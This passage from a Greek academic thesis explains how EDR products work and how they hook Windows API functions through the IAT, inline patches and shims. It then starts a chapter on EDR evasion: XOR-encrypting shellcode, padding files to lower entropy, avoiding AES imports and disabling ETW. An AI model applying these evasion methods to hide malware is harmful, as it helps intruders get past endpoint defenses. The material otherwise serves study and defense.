3. Επικοινωνία μεταξύ agent και κεντρικού προγράμματος για άμεση διερεύνηση ύποπτης συμπεριφοράς. Αποστολή ύποπτου λογισμικού για έλεγχο κεντρικά σε sandbox (Coburn, Lets Create An EDR… And Bypass It! Part 1, 2020a).

4. Έκδοση ειδοποιήσεων ή σήμανση συναγερμού (ειδοποίηση υψηλής βαθμολογίας) στους χρήστες της κεντρικής μονάδας του EDR.

5. Παροχή εργαλείων με γραφικό περιβάλλον GUI στους χειριστές για πρόσβαση στην κεντρική κονσόλα. Παροχή δυνατότητας μέσω αυτής για χειροκίνητη διερεύνηση περιστατικών ή εισαγωγή Ενδεικτών Παραβίασης (indicators of compromise - IOC) ή Ενδεικτών Επίθεσης (indicators of attack - IOA) στο πλαίσιο threat hunting.

6. Αυτόματη παρέμβαση σε περίπτωση αναγνώρισης πιθανής απειλής για απομάκρυνση ή περιορισμό της.

Από τα παραπάνω σημεία, το νούμερο 5 χρήζει περισσότερης ανάπτυξης. Ένα EDR, λοιπόν, πρέπει να παρέχει τη δυνατότητα στους χειριστές να εκτελούν προληπτικό κυνήγι απειλών (threat hunting), που συνεπάγεται αρχειοθέτηση πληροφορίας και διευκόλυνση αναζήτησης σε αυτή (timelines, IOCs κλπ) (Watson, 2021, σ. 3). Επιπλέον όμως πρέπει να παρέχει εργαλεία εγληματολογικής έρευνας (Threat Intelligence, 2022) και δυνατότητα ιχνηλάτησης της απειλής (Trellix, 2019), σε περίπτωση που εντοπιστεί παραβίαση ασφαλείας ώστε να αποκατασταθεί η ζημιά και να μην ξανασυμβεί.

Στην πράξη βέβαια, σε κάθε EDR διαφορετικής εταιρίας, υπάρχουν διαφορετικές δυνατότητες. Στο κομμάτι του κεντρικού εξυπηρετητή του EDR, αφορά την ικανότητά του να αναλύει και αν επιπλέον υλοποιεί Μηχανική και Εις Βάθος Έρευνα. Στο κομμάτι που αφορά το λογισμικό των agents, μεταφράζεται στην ερώτηση για το αν έχει δυνατότητες να επιβλέπει και να επεξεργάζεται τοπικά κάποιες πληροφορίες ή όχι, ενσωματώνοντας κάποιες λειτουργίες AV προγραμμάτων, όπως έλεγχος υπογραφών (signatures) (Coburn, Lets Create An EDR… And Bypass It! Part 1, 2020a), ευρεστικών (heuristic) μεθόδων ή blacklisting εφαρμογών[27], για τον

[26] Τα συστήματα που περιγράφονται ως endpoints, αναφέρονται τόσο σε laptop και desktop των χρηστών, αλλά επιπλέον σε διακομιστή ή κινητά τηλέφωνα, tablets κλπ.

[27] https://www.sentinelone.com/wp-content/uploads/2017/06/SentinelOne-Whitelisting-and-Blacklisting.pdf
https://www.vmware.com/topics/glossary/content/endpoint-detection-and-response-edr.html

άμεσο εντοπισμό κακόβουλων απειλών και τον άμεση επέμβασή του στην περίπτωση εντοπισμού πιθανής απειλής, ή μόνο δρα ως διαμεσολαβητής μεταξύ του υπολογιστή και της κεντρικής μονάδας. Σε κάθε περίπτωση, μπορούν τα EDRs να συνεργαστούν με AV προγράμματα και να υπάρχει το ίδιο περίπου αποτέλεσμα.

Αντίστοιχα, πολλά EDRs κάνουν χρήση των δυνατοτήτων που παρέχουν τα Windows, Antimalware Scan Interface (AMSI), ενώ κάποια όχι, όπως φαίνεται και στην λίστα που είναι δημοσιευμένη στο σύνδεσμο https://github.com/subat0mik/whoamsi.

Για να γίνει καλύτερα κατανοητή η λειτουργία τους θα παρουσιαστούν αναλυτικότερα οι διαφορές ενός EDR συστήματος, τόσο από τη μία μεριά με τα AntiVirus προγράμματα (AV) όσο και από την άλλη μεριά με τα SIEMs συστήματα.

2.3.1 Πλεονεκτήματα και Μειονεκτήματα ενός EDR συστήματος

Πλεονεκτήματα

Εντοπίζει πιο πολύπλοκες απειλές, όπως Advanced Persistent Threats (APTs), διότι δεν εξετάζει μόνο τη δεδομένη χρονική στιγμή αλλά και όσο προγενέστερα χρειαστεί για να συνδυάσει κακόβουλες ενέργειες που ολοκληρώνουν την εικόνα μία επίθεσης. Κάτι τέτοιο, δεν είναι δυνατό να το κάνει ένα A/V πρόγραμμα μόνο του.

Μπορεί τα EDRs να θεωρείται ότι είναι προς το κομμάτι της αντίδρασης (reactive) σε σχέση τα A/V προγράμματα (όπως θα δούμε και στα μειονεκτήματα) αλλά δεν είναι τόσο αργά όπως ένα SIEM που θα ενεργοποιήσουν κάποιο συναγερμό και είναι δυνατό να περάσουν αρκετές μέρες μέχρι να ελεγχθεί, αφού επιπλέον τα SIEMs δεν έχουν κανόνες αυτόματης επέμβασης, και ανάλογα με το φόρτο εργασίας και την προτεραιότητα που δίνεται σε ένα Security Operations Center (SOC). Αφενός διότι είναι δυνατό να υπάρξουν αυτοματοποιημένες αντιδράσεις εκ μέρος του EDR, αφετέρου όμως διότι μπορεί να είναι αρκετά πιο εξειδικευμένο στις απειλές των μηχανημάτων τελικού χρήστη (endpoints) και ως εκ τούτου να κάνει πολύ καλύτερη και στοχευμένη αξιολόγηση των πιθανών απειλών, όχι μόνο με υπογραφές, αλλά και με συμπεριφορική (behavioral) ανάλυση[28], που συναντάμε σε EPPs και όχι σε SIEMs.

Επιπλέον, η κεντρική μονάδα των EDRs που συγκεντρώνουν και αναλύουν τις πληροφορίες των βοηθητικών προγραμμάτων ατζέντη, έχουν τη δυνατότητα μηχανικής μάθησης (machine learning) για να ανακαλύπτουν μόνα τους νέα μοτίβα απειλών και αποκαλύπτει επιθέσεις, ακόμα και APTs, χωρίς να επιβαρύνονται με αυτή τη λειτουργία τα τελικά μηχανήματα των χρηστών. (Watson, 2021, p. 3)

Για τη μείωση των περισσότερων μειονεκτημάτων που θα περιγραφούν παρακάτω, είναι πάντα δυνατή η διασύνδεση των EDRs με κάποιο συμβατό A/V (συνήθως του ίδιου προμηθευτή), όχι σαν διαφορετικά σημεία άμυνας αλλά ως συνεργαζόμενα προϊόντα, καθώς και ενσωμάτωσή του σε κάποιο SIEM που θα παρακολουθείται από κάποιο SOC.

Μία δυνατότητα που δεν υπάρχει στα AV προϊόντα αλλά υπάρχει στα SIEMs, τα EDRs προγράμματα μπορούν να σαρώσουν την υποδομή που παρακολουθείται με ατζέντιδες (agents) για ενδείκτες παραβίασης (indicators of compromise - IOC), ενδείκτες επίθεσης (indicators of attack - IOA), ή συμπεριφορά που παραπέμπει στο προφίλ ενός γνωστού παράνομης οντότητας (threat actor) (Gardner, 2019).

Η κεντρική μονάδα των EDRs, είναι δυνατό να εντοπίσει επιθέσεις τύπου file-less και "living off the land" (LotL), διότι οι εξειδικευμένοι agents που διαθέτει μπορούν να αγκιστρώσουν ελέγχους σε συναρτήσεις από τις βιβλιοθήκες kernel32.dll ή ntdll.dll του λειτουργικού συστήματος που χρησιμοποιούνται πάρα πολύ συχνά από κακόβουλο λογισμικό. Κάτι αντίστοιχο μπορούν να κάνουν τα A/V προγράμματα αλλά όχι τα SIEMs. Το σημείο θα αναλυθεί διεξοδικά στην υπόλοιπη εργασία.

Μειονεκτήματα

Το EDR δεν έχει όλες τις λειτουργίες ενός A/V, ως εκ τούτου αντιδράει περισσότερο καθυστερημένα σε σχέση με το A/V πρόγραμμα που μπορεί να έχει κανόνες ιδιαίτερα επιθετικούς

[28] https://www.cynet.com/endpoint-protection-and-edr/edr-vs-siem-how-to-choose/

και προληπτικούς[29], όπως θεωρείται το A/V της Kaspersky (Ahmed, Garba, & Abba, 2021, p. 3). Όταν το πρόγραμμα ατζέντης του EDR αποστείλει τα δεδομένα και αυτά επεξεργαστούν κεντρικά ώστε να ενεργοποιήσουν κάποιο συναγερμό (alert), ακόμα και αν λάβει αυτοματοποιημένα μέτρα αποκλεισμού της απειλής, αυτό θα γίνει σε δεύτερο χρόνο που θα αναγνωρισθεί υψηλή πιθανότητα απειλής. Πλέον, υπάρχει η περίπτωση η κακόβουλη απειλή να έχει ήδη εγκατασταθεί και να έχει προλάβει να αποκτήσει αυτόνομα λειτουργικά υποπρογράμματα ή να έχει κάνει ένα μέρος της ζημιάς. Το θέμα είναι ότι δεν καλύπτει τα κενά ασφαλείας που υπάρχουν στον οργανισμό, απλά μόνο τα αποκαλύπτει όταν αυτά τύχουν εκμετάλλευσης. (Crowley, 2022)

Ένα σύστημα EDR είναι δυνατό να συλλέγει τεράστιες ποσότητες πληροφοριών και η αξιολόγησή τους να μην μπορεί πάντα να σημάνει συναγερμό σε τέτοιο βαθμό ώστε να προτεραιοποιηθεί σωστά και να επέμβουν άμεσα χειριστές του συστήματος για να διερευνήσουν την απειλή. Οι αλγόριθμοι που αναλύουν και βαθμολογούν τις απειλές γίνονται συνεχώς καλύτεροι (Hassan, Bates, & Marino, 2020), αλλά δεν βρισκόμαστε ακόμα σε ικανοποιητικό σημείο. Οι περισσότεροι από αυτούς είναι ευρεστικοί και αξιόπιστοι μόνο κάτω από συγκεκριμένα σενάρια, όπως θα φανεί και από την βιβλιογραφική έρευνα αποτελεσμάτων που θα παρουσιαστεί στο Κεφάλαιο "4".

Το προηγούμενο μειονέκτημα επιδεινώνεται και από έναν άλλο παράγοντα, αυτό της μεγάλης ποσότητας λανθασμένων θετικών (false positive) που αναγνωρίζονται από συστήματα με πολύπλοκους κανόνες που διαχειρίζονται μεγάλο όγκο πληροφοριών, όπως τα EDRs. (Ponemon Institute, 2020, p. 16) Σε αυτή την περίπτωση, απλά οι χειριστές των Security Operations Centers (SOCs) θα συνηθίσουν να αδιαφορούν για μία απειλή που δε φαίνεται σημαντική, ή που μοιάζει με παλαιότερες περιπτώσεις (alert fatigue). (What is XDR?, 2019)

Υπάρχει απαίτηση για αξιόπιστο δίκτυο, ώστε τα προγράμματα ατζέντη να επικοινωνούν με την κεντρική μονάδα και να αποστέλλουν όλη την πληροφορία που συλλέγεται. Το πρόβλημα αυτό επηρεάζει και τον αποθηκευτικό χώρο που θα χρειαστεί στην κεντρική μονάδα. Θα πρέπει ως εκ τούτου αυτά τα σημεία να αντιμετωπιστούν πριν την εγκατάσταση ενός συστήματος EDR, όταν αυτό περιλαμβάνει πολλούς κόμβους. (Watson, 2021, p. 3). Επιπλέον, θα υπάρξει μειωμένη λειτουργικότητα αν το δίκτυο δεν είναι διαθέσιμο, κάτι το οποίο δεν υπάρχει σαν μειονέκτημα στα A/V προγράμματα.

Σε αντίθεση με τα XDRs, και ως ένα σημείο και τα SIEMs, τα EDRs «βλέπουν» μόνο τους κόμβους που έχει εγκατασταθεί το πρόγραμμα ατζέντης και πρέπει να είναι σύστημα τελικού χρήστη, αποκλείοντας για παράδειγμα συστήματα όπως δρομολογητές και άλλες συσκευές Internet of Thinks (IoTs) . Σε πρώτη ανάγνωση αυτό μπορεί να μην είναι σημαντικό μειονέκτημα δεδομένου ότι το συνηθέστερο σενάριο εκμετάλλευσης είναι αυτό του ανθρώπινου παράγοντα, μέσω Κοινωνικής μηχανικής (Social Engineering). Παρά ταύτα αφήνει ένα παράθυρο ευκαιρίας για τους επιτιθέμενους, που στο μέλλον μόνο μεγαλύτερο θα γίνεται, καθώς ενσωματώνονται τέτοιες συσκευές όλο και περισσότερο στην υποδομή ενός οργανισμού. Θα πρέπει να αναλογιστούμε ότι λόγο κόστους ή υποδομής, επιπλέον περικοπές μπορεί να γίνουν σε συστήματα τελικών χρηστών και να μην παρακολουθούνται, ανοίγοντας περισσότερες εναλλακτικές για εκμετάλλευση. (Fetahu, Arianit, & Havolli, 2022)


2.3.2 Ανάλυση Τεχνικής Αγκίστρωσης (Hooking) σε Ρουτίνες του API που χρησιμοποιούνται από τα EDR

Θα πρέπει να αναλυθεί η μέθοδος που ακολουθούν τα EDRs για την παγίδευση (hooking) των απαραίτητων συναρτήσεων συστήματος στην περιοχή χρήστη (userland). Η αγκίστρωση είναι μία τεχνική που χρησιμοποιείται για την εκτροπή της ροής εκτέλεσης μίας κλήσης API σε μία περιοχή μνήμης με κώδικα του EDR. Υπάρχουν 2 βασικές μέθοδοι για την εφαρμογή των hooking: 1. αγκίστρωση στο Import Address Table (IAT) και 2. αγκίστρωση εντός (inline) της ρουτίνας, που θα αναλυθούν κατωτέρω (NVISO, 2020). (Monnappa, 2018, σ. 318)

1. Import Address Table(IAT)

[29] Σε κάθε περίπτωση, ο χρήστης που το A/V πρόγραμμα αντιδράει σε κάποια ενέργειά του, μπορεί να το απενεργοποιήσει πρόσκαιρα.

Καθώς ο loader[30] φορτώνει ένα πρόγραμμα, ενημερώνει και το IAT για τη διεύθυνση μνήμης των ρουτινών από τα dlls που πρέπει να φορτωθούν μαζί με το πρόγραμμα[31]. Είναι δυνατό το EDR να αλλάξει τις διευθύνσεις των συναρτήσεων που βρίσκονται εκεί, ώστε να εκτρέψει τη ροή σε δικό του κώδικα, όπως φαίνεται και διαγραμματικά παρακάτω.



Εικόνα 7. Διαγραμματική διάταξη μίας αγκίστρωσης στον πίνακα IAT ενός εκτελέσιμου[32].

Όταν λοιπόν το πρόγραμμα θα ζητήσει να κληθεί η συνάρτηση `MessageBoxA`, θα κοιτάξει στον πίνακα IAT τη διεύθυνση της συγκεκριμένης ρουτίνας και θα μεταβεί με την εντολή `jmp` (για την αρχιτεκτονική x86/x64) σε αυτή τη διεύθυνση μνήμης. Αν έχει αλλάξει η διεύθυνση από το EDR, απλά θα εκτραπεί σε κώδικα ελέγχου του ERD, που αφού κάνει επαλήθευση της νομιμότητας της κλήσης, θα την επιτρέψει ή όχι.

Πρέπει πάντα να είναι υπόψη μας ότι, αν οι βιβλιοθήκες ζητηθούν δυναμικά, δε θα εμφανιστούν στον πίνακα IAT και άρα αυτός ο τρόπος θα αποτύχει. Ένας τρόπος φόρτωσης με Windows API είναι με τη χρήση `LoadLibrary` ή `LoadLibraryEx` (πιθανώς να έχουν αγκιστρωθεί), ενώ υπάρχουν και άλλοι τρόποι όπως με τη χρήση των πινάκων Process Environment Block (PEB) και τον Export Address Table (EAT) (Climent-Pommeret, 2022a, σσ.


[30] Ο loader είναι το πρόγραμμα που τρέχει πριν την εφαρμογή μας, με σκοπό να εκτελέσει κάποιες προετοιμασίες, όπως να κατασκευάσει τη στοίβα, να ελέγξει ότι όλες οι συναρτήσεις του Import Address Table είναι παρούσες, να φορτώνει δυναμικά τις βιβλιοθήκες dll όταν απαιτείται κλπ. Πλήρεις περιγραφή στο (Yosifovich, Ionescu, Russinovich, & David A. Solomon, 2017, σ. 155)

[31] Η διαδικασία μέχρι να φτάσει στον πίνακα IAT έχει αρκετά στάδια και περιγράφεται (Climent-Pommeret, 2022c)

[32] https://www.ired.team/offensive-security/code-injection-process-injection/import-adress-table-iat-hooking

#the-common-ground).Ο λόγος είναι ότι φορτώνονται κατά την ώρα της εκτέλεσης και δεν είναι δηλωμένες εκ των προτέρων.

2. Εντός της ρουτίνας (inline)



Εικόνα 8. Αρχικός κώδικας συνάρτησης DeleteFIleA, και κώδικας μετά την αλλαγή των πρώτων γραμμών από το EDR. (Monnappa, 2018, σσ. 320,321)

Με την αγκίστρωση εντός της ρουτίνας, το πρόγραμμα θα πάει στη σωστή διεύθυνση που είναι η συγκεκριμένη συνάρτηση, όμως τώρα έχουν αλλάξει οι πρώτες γραμμές της συνάρτησης (που έχει φορτωθεί στη μνήμη) με παρέμβαση του EDR. Οι πρώτες γραμμές που άλλαξαν, θα μεταφέρουν την εκτέλεση με ένα νέο `jmp` σε διεύθυνση που περιέχει κώδικα του EDR, το οποίο θα ελέγξει τη νομιμότητα της κλήσης. Αν περάσει τον έλεγχο, τότε θα επιστρέψει κανονικά στην εκτέλεση της συνάρτηση, αμέσως μετά το `jmp`. Στην αντίθετη περίπτωση, η εκτέλεση θα τερματιστεί.

Όταν ένα πρόγραμμα φορτώνει μία ρουτίνα από το kernel32.dll, πχ την `NtWriteVirtualMemory`, ένα αντίγραφο του kernel32.dll τοποθετείται στη μνήμη του. Οι κατασκευαστές των AV/EDR τροποποιούν αυτό το αντίγραφο στις συγκεκριμένες συναρτήσεις που θέλουν να τοποθετήσουν αγκίστρι, όπως την `NtWriteVirtualMemory` που μόλις είδαμε. Με το αγκίστρι, τροποποιούνται κάποιες γραμμές κώδικα ώστε να μεταφερθεί η ροή εκτέλεσης στην περιοχή με τον κώδικα ελέγχου των EDRs, και στον οποίο επιθεωρούνται οι παράμετροι που δίνονται στις ρουτίνες API. Στην περίπτωση της `NtWriteVirtualMemory`, το EDR θα μπορέσει να δει το περιεχόμενο που θέλουμε να γράψουμε στην περιοχή μνήμης. Επιπλέον, τη δεομένη στιγμή, τα προγράμματα ασφαλείας θα μπορούν να δουν καθαρό και αποκρυπτογραφημένο τον κακόβουλο κώδικα μηχανής (shellcode) που θα εγγραφεί στην επιλεγείσα περιοχή μνήμης.

Ο τρόπος που γίνεται η αντικατάσταση του κώδικα είναι, όπως φαίνεται και στην Εικόνα παραπάνω. Στα δεξιά φαίνεται ο αρχικός κώδικας της συνάρτησης `DeleteFileA`, και στα δεξιά εμφανίζεται η αντικατάσταση των 3 πρώτων γραμμών της συνάρτησης ώστε να χωρέσει η νέα εντολή `jmp` (5 bytes). Ο κώδικας που αντικαταστάθηκε πρέπει να μπει στο τέλος της EDRFunction ώστε να μην υπάρχει ασυνέχεια στον κώδικα εφόσον ξαναγυρίσει.

Όταν το κακόβουλο λογισμικό θα προσπαθήσει να κάνει απαγκίστρωση , όπως θα περιγραφεί αργότερα, το πρώτο πράγμα που θα κάνει είναι να εντοπίσει στην αρχή του κώδικα της συνάρτησης για ασυνήθιστες εντολές `jmp`. Μάλιστα, έχει δημιουργηθεί λίστα με τα προγράμματα ασφαλείας και ποιες συναρτήσεις παρακολουθούν τα αντιικά στο σύνδεσμο εδώ[33] και τα EDRs σύνδεσμο εδώ[34].

Σε περίπτωση που η αγκίστρωση θέλει να εκτελεστεί από το κακόβουλο λογισμικό, εκτός από την εντολή `jmp`, υπάρχουν και άλλες εναλλακτικές, όπως οι εντολές call ή συνδυασμός push και ret, οι οποίες διαφεύγουν από τα αντιικά προγράμματα και τα EDR. Ένα παράδειγμα αγκίστρωσης από κακόβουλο λογισμικό, με την εντολή `jmp`, είναι το Zeus, το οποίο έκανε αγκίστρωση στη ρουτίνα API `HttpSendRequestA()` του Internet Explorer (iexplorer.exe). Κάνοντας την αγκίστρωση στη συγκεκριμένη ρουτίνα, μπορούσε να υποκλέπτει τα διαπιστευτήρια

[33] https://github.com/ethereal-vx/Antivirus-Artifacts
[34] https://github.com/Mr-Un1k0d3r/EDRs

(όνομα χρήστη και συνθηματικό) από τις αιτήσεις POST του φυλλομετρητή. (Monnappa, 2018, σ. 321)

Η αντικατάσταση κώδικα που μόλις παρουσιάστηκε, μπορεί να γίνει και μέσω του μηχανισμού shim[35]. Επειδή είναι απίθανο ένα EDR να καταφύγει στο μηχανισμό αυτό, απλά θα αναφερθεί ότι τα shim είναι ένας τρόπος να εγκαταστήσεις τροποποιήσεις (patches) σε προγράμματα, ώστε να μη χρειαστεί να γίνουν από την αρχή μεταγλώττιση αλλά να εφαρμόσει το λειτουργικό σύστημα την τροποποίηση τη χρονική στιγμή που το συγκεκριμένο πρόγραμμα εκτελεστεί. Έτσι, δημιουργείται μία βάση (*Application Compatibility Toolkit - ACT)* με τις αλλαγές που θα έχει κατάληξη .sbd και φορτώνεται στα Windows με το ενσωματωμένο εργαλείο sdbinst ή τροποποίηση κάποιων registry κλειδιών. Έτσι, τα Windows έχουν αναλάβει να κάνουν αγκίστρωση, τροποποιώντας ρουτίνες κατόπιν επιθυμίας ενός κακόβουλου δρώντα. Το κακόβουλο λογισμικό Gootkit[36] έχει υλοποιήσει αυτή την τεχνική με το .sdb και εγκατάσταση με sdbinst ώστε να αλλάζει αρκετά dll στο kernel32.dll, πχ `LoadLibraryW()`, του explorer.exe. Αυτό που πρέπει να έχουμε κατά νου είναι ότι χρειάζεται δικαιώματα διαχειριστή (admin) για να εγκατασταθεί.[37] (Monnappa, 2018, pp. 302, 322)

Ας θυμηθούμε από το "Δικαιώματα Χρήστη και Πυρήνα (User-mode / Kernel-mode)", τη διαστρωμάτωση των συναρτήσεων API στην περιοχή χρήστη, από τα υψηλότερα προς τα χαμηλότερα στρώματα, και να πούμε ότι όσο χαμηλότερα τίθεται ένα αγκίστρι τόσο καλύτερα:

1. Win32 API (kernel32.dll, user32.dll, advapi32.dll),
2. Νέο χαμηλού επιπέδου Win32 API (kernelbase.dll), δεν υπάρχει υλοποίηση για όλες τις συναρτήσεις του ανώτερου στρώματος,
3. Native API (ntdll.dll), ρουτίνες που ξεκινάν το πρόθεμα Nt- ή Zw-.

[35] Ο μηχανισμός των Windows, "application shim" είναι για τη συμβατότητα εφαρμογών ώστε από έκδοση σε έκδοση, αν υπάρχουν αλλαγές να μπορέσει να εξακολουθεί η εφαρμογή αυτή να εκτελείται χωρίς πρόβλημα. Αυτό επιτυγχάνεται με τροποποιήσεις που αποθηκεύονται σε ένα αρχείο και εφαρμόζονται όταν φορτωθεί η συγκεκριμένη εφαρμογή. Μια τέτοια τροποποίηση μπορεί να είναι η εκτροπή των κλήσεων WIN32 API σε παλαιότερο κώδικα. (Monnappa, 2018, σ. 302)

[36] https://www.trendmicro.com/en_us/research/22/g/gootkit-loaders-updated-tactics-and-fileless-delivery-of-cobalt-strike.html

[37] Η τεχνική της χρήσης των shim για εκτέλεση διαφορετικού κώδικα με σκοπό την επιμονή και μονιμοποίηση του κακόβουλου λογισμικού , μπορεί να εφαρμοστεί και στα Windows 10, όπως φαίνεται και στο **Invalid source specified.**, με τον περιορισμό ότι δεν είναι δυνατό να αλλαχθούν εκτελέσιμα υπογεγραμμένα από τη Microsoft, και φυσικά να έχουμε δικαιώματα διαχειριστή. Άρα η στόχευση γίνεται σε εκτελέσιμα τρίτων κατασκευαστών που να ξεκινάνε αυτόματα με την έναρξη του λειτουργικού. Είναι πιθανό όμως τα EDR να αντιλαμβάνονται πλέον τη χρήση των shims.

3. ΤΕΧΝΙΚΕΣ ΑΠΟΦΥΓΗΣ EDR

3.1 Στοιχειώδης Τεχνικές

3.1.1 Κρυπτογράφηση του Κώδικας Μηχανής (Shellcode)

Η εισαγωγή προγραμματιστικής σύγχυσης (obfuscation) είναι σίγουρα το πρώτο στάδιο για κάποιον που θέλει να κρύψει τον κώδικά του από προγράμματα ασφαλείας. Ο βασικός τρόπος για να γίνει στατική σύγχυση είναι η κρυπτογράφηση του τμήματος του λογισμικού που θα εκτελέσει τις κακόβουλες ενέργειες. Παρά ταύτα, θα πρέπει να ακολουθηθούν κάποιες βασικές αρχές, διότι σε αυτόν τον τομέα έχουν βελτιωθεί θεαματικά οι μέθοδοι ανίχνευσης, κυρίως με τον έλεγχο της εντροπίας. (Gibert, Mateu, Planes, & Vicens, 2018)

Τα λογισμικά προστασίας (Avs, EDRs κλπ) όταν συναντήσουν ένα άγνωστο λογισμικό καταρχήν ελέγχουν την εντροπία του, διότι η κρυπτογράφηση αυξάνει ακριβώς αυτό το χαρακτηριστικό ενός αρχείου (Lyda & Hamrock, 2007). Για την καταπολέμηση της αύξησης της εντροπίας θα πρέπει να εισάγονται τμήματα χαμηλής εντροπίας ενδιάμεσα, όπως εικόνες με τέτοιο χαρακτηριστικό ή λέξεις από λεξικά.

Επιπλέον, η σωστή τεχνική της κρυπτογράφησης απαιτεί να μη χρησιμοποιούνται βιβλιοθήκες που μπορεί να θεωρηθούν εντοπίσιμες από τα προγράμματα ασφαλείας, όπως της Advances Encryption Standard (AES), κάτι που θα μπορούσε να ανιχνευθεί κατευθείαν από τη δομή Import Address Table (IAT) που βρίσκεται στην ενότητα .idata του κακόβουλου προγράμματος, και να αποκλεισθεί εξαιτίας αυτού του γεγονότος. Με αυτό τον τρόπο έχει σημανθεί (flagged) από το πρόγραμμα Windows Defender συναρτήσεις της AES, όπως CryptDecrypt, CryptHashData, CryptDeriveKey. Συνήθως, απλές τεχνικές κρυπτογράφησης όπως XOR ή RC αρκούν. (Mieghem, 2022)

Ένα ενδιαφέρον project που προσπαθεί να κάνει ακριβώς αυτό είναι το avcleaner[38] που μπορεί να εισάγει σύγχυση στον πηγαίο κώδικα για C/C++, καθώς επίσης και να κάνει απευθείας κλήσεις συστήματος, όπως θα δούμε παρακάτω στην ενότητα "Χρήσιμα Εργαλεία για την Αποφυγή Εντοπισμού από EDRs".

3.1.2 Απενεργοποίηση του Event Tracing for Windows (ETW)

Είναι ένα ενσωματωμένο στα Windows εργαλείο τηλεμετρίας, και το οποίο τυγχάνει ευρείας χρήσης από λογισμικά ασφαλείας, όπως έχει αναλυθεί στο κεφάλαιο "Τηλεμετρία και Εκμετάλλευσή της από τα EDRs".

Έτσι λοιπόν, μια επίθεση στο ETW μπορεί να "τυφλώσει" όλα εκείνα τα συστήματα που βασίζουν την τηλεμετρία τους στο ETW. Πάνω από 10 από τα πιο γνωστά EDRs της αγοράς, αναφέρουν ότι βασίζονται εκτεταμένα για την τηλεμετρία τους στο ETW (Teodorescu, Korkin, & Golchikov, 2021). Ένα από αυτά είναι, όπως είναι αναμενόμενο το EDR της ίδιας της Microsoft Defender for Endpoint (προηγουμένως γνωστό ως Microsoft ATP). Είναι απλά εντυπωσιακό πώς μία επιτυχημένη επίθεση και απενεργοποίησή του, μπορεί να αχρηστεύσει όλα τα EDRs που βασίζονται σε αυτό για να συλλέγουν δεδομένα για τη συλλογή γεγονότων (events) των υπό παρακολούθηση συστημάτων.

